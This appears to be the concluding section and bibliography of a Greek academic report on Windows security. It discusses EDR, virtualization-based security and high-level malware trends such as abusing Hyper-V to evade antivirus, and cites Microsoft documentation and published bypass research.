Πιθανότατα, σημαντικός παράγοντας στην αμυντική δυνατότητα είναι το γεγονός πως το λειτουργικό σύστημα των Windows πλέον στις αρχικές του (default) ρυθμίσεις, παρέχει ικανοποιητικό επίπεδο ασφάλειας, χωρίς να θυσιάζει σημαντικά κομμάτια της χρηστικότητάς του. Επίσης, τα τελευταία χρόνια με την εξέλιξη των Antivirus και το πέρασμα στη χρήση EDR, υπάρχει σημαντική μετατόπιση στον τρόπο αντιμετώπισης κακόβουλων προγραμμάτων. Πλέον, τα συστήματα ασφάλειας δεν περιορίζονται στο να εμποδίζουν την είσοδο των κακόβουλων προγραμμάτων σε συστήματα ή δίκτυα, αλλά υιοθετούν την λογική του “assume breach” κατά την οποία προϋποθέτουν ότι υπάρχει κακόβουλο λογισμικό που εκτελείται εντός των οργανισμών και στοχεύουν στην ανίχνευσή του μέσα από αυτοματοποιημένα συστήματα παρακολούθησης logs, events καθώς και από τη χρησιμοποίηση ομάδων (blue team) που εξειδικεύονται στη διαχείριση εισβολών.

Θεωρούμε πως το επόμενο βήμα που μπορεί να κάνουν τα Antivirus είναι να χρησιμοποιήσουν το virtualization/hardware based security που προσφέρεται από τους σύγχρονους επεξεργαστές και αξιοποιείται από τα σύγχρονα Windows, προκειμένου να εκτελείται ο κώδικάς τους σε ένα χαμηλότερο (hypervisor) επίπεδο. Με αυτόν τον τρόπο θα μπορούν να εντοπίζουν κακόβουλες ρουτίνες σε επίπεδο πυρήνα του λειτουργικού και θα είναι ακόμα δυσκολότερο για το κακόβουλο λογισμικό να τα παρακάμψει.

4.2. Εξελίξεις του κακόβουλου λογισμικού

Αντίστοιχα, κακόβουλο λογισμικό που στοχεύει τις πλέον αναβαθμισμένες και ασφαλισμένες (hardened) ρυθμίσεις των Windows, αξιοποιεί με κακόβουλο τρόπο το virtualization-based security που αυτά παρέχουν, προκειμένου το ίδιο να κρυφτεί από τα συστήματα Antivirus. Υπάρχουν περιπτώσεις στις οποίες το κακόβουλο λογισμικό αξιοποιεί το Hyper-V που είναι αναγκαίο να είναι ενεργοποιημένο από το virtualization-based security και δημιουργεί Virtual Machine στο οποίο εκθέτει (mount) όλο τον σκληρό δίσκο προκειμένου να έχει πρόσβαση σε αυτόν, δρώντας ταυτόχρονα σε ένα “ασφαλές” εικονικό περιβάλλον χωρίς Antivirus. Αντίστοιχα, είναι δυνατόν στο μέλλον να υπάρξει κακόβουλο λογισμικό που να δοκιμάζει να κινηθεί “κατακόρυφα”, δηλαδή να αξιοποιεί και να δρά στον secure kernel που εκτελείται στο VTL 1 (κεφάλαιο 2.10).

5. Πηγές - Βιβλιογραφία

[1] Statista, Monthly market share held by Windows operating system for desktop PCs worldwide from January 2017 to December 2021, by version, statista.com, 2022.

[2] AV-TEST GmbH, “SECURITY REPORT 2019/2020” Magdeburg, Germany, 2020.

[3] Microsoft, “Windows Application Security” Microsoft, 2022.

[4] VirusTotal, “Ransomware Activity Report” VirusTotal, 2021.

[5] H. A. S. M. I. A. R. J. W. B. S. M. F. A. J. M. M. H. M. M. A. A. W. K. SYED WASIF ABBAS HAMDANI, “Cybersecurity Standards in the Context of Operating System: Practical Aspects, Analysis, and Comparisons” 2021.

[6] Microsoft, “Windows Defender Application Control and AppLocker Overview” Microsoft, 2022.

[7] Microsoft, “Microsoft Security Servicing Criteria for Windows” 2018.

[8] Microsoft, “Windows Defender Application Control management with Configuration Manager” 2022.

[9] Bohops, “Ultimate WDAC Bypass List” 2022.

[10] Microsoft, “Microsoft recommended block rules for WDAC” 2022.

[11] Microsoft, “Attack surface reduction (ASR) rules deployment overview” 2022.

[12] C. Tafani-Dereeper, “Building an Office macro to spoof parent processes and command line arguments” 2019.

[13] D. Stevens, “Select Parent Process from VBA” 2017.

[14] S. Syfuhs, “A Bit About the Local Security Authority” 2021.

[15] E. Nasi, “Bypass Windows Defender Attack Surface Reduction” 2019.

[16] Microsoft, “Protect important folders with controlled folder access” 2022.

[17] Wikipedia, “Object Linking and Embedding” 2022.

[18] Microsoft, “Application object (Word)” 2022.

[19] Microsoft, “The Component Object Model” 2019.

[20] Microsoft, “Protect devices from exploits - Exploit Protection” 2022.

[21] Crowdstrike, “State of Exploit Development” 2020.

[22] Microsoft, “Microsoft Defender Application Guard overview” 2022.

[23] Wikipedia, “W^X” 2022.

[24] “Ultimate AppLocker Bypass List” 2018.

[25] Wikipedia, “NTFS” 2022.

[26] WinhlpOnline, “How to Bulk Unblock Files Downloaded from Internet” 2021.

[27] Microsoft, “About URL Security Zones” 2017.

[28] Microsoft, “Internet Explorer security zones registry entries for advanced users” 2022.

[29] Fudcrypter, “How to Bypass Windows Defender SmartScreen”.

[30] Microsoft, “AssocIsDangerous function (shlwapi.h)” 2021.

[31] Microsoft, “Virtualization-based Security (VBS)” 2022.

[32] X. J. V. W. F. Z. L. Tyler Bletsch, “Jump-Oriented Programming: A New Class of Code-Reuse Attack”.

[33] C. McGarr, “Exploit Development: No Code Execution? No Problem! Living The Age of VBS, HVCI, and Kernel CFG” 2022.

[34] A. I. M. E. R. a. D. A. S. Pavel Yosifovich, “Windows Internal seventh edition” Microsoft Press, 2017.

[35] Microsoft, “Authorize reputable apps with the Intelligent Security Graph (ISG)”, 2022.
[36] L. Elliot, “In2Batch” 2021.
[37] clragon, “ExeToBat” 2022.
[38] Wazuh EDR.
[39] Sektor7 Institute Bootcamp, x33fcon 2020.
[40] Microsoft, “How the AMSI helps you defend against malware”, 2019.
[41] “Weaponizing Windows Sandbox To Bypass Defender”, 2020.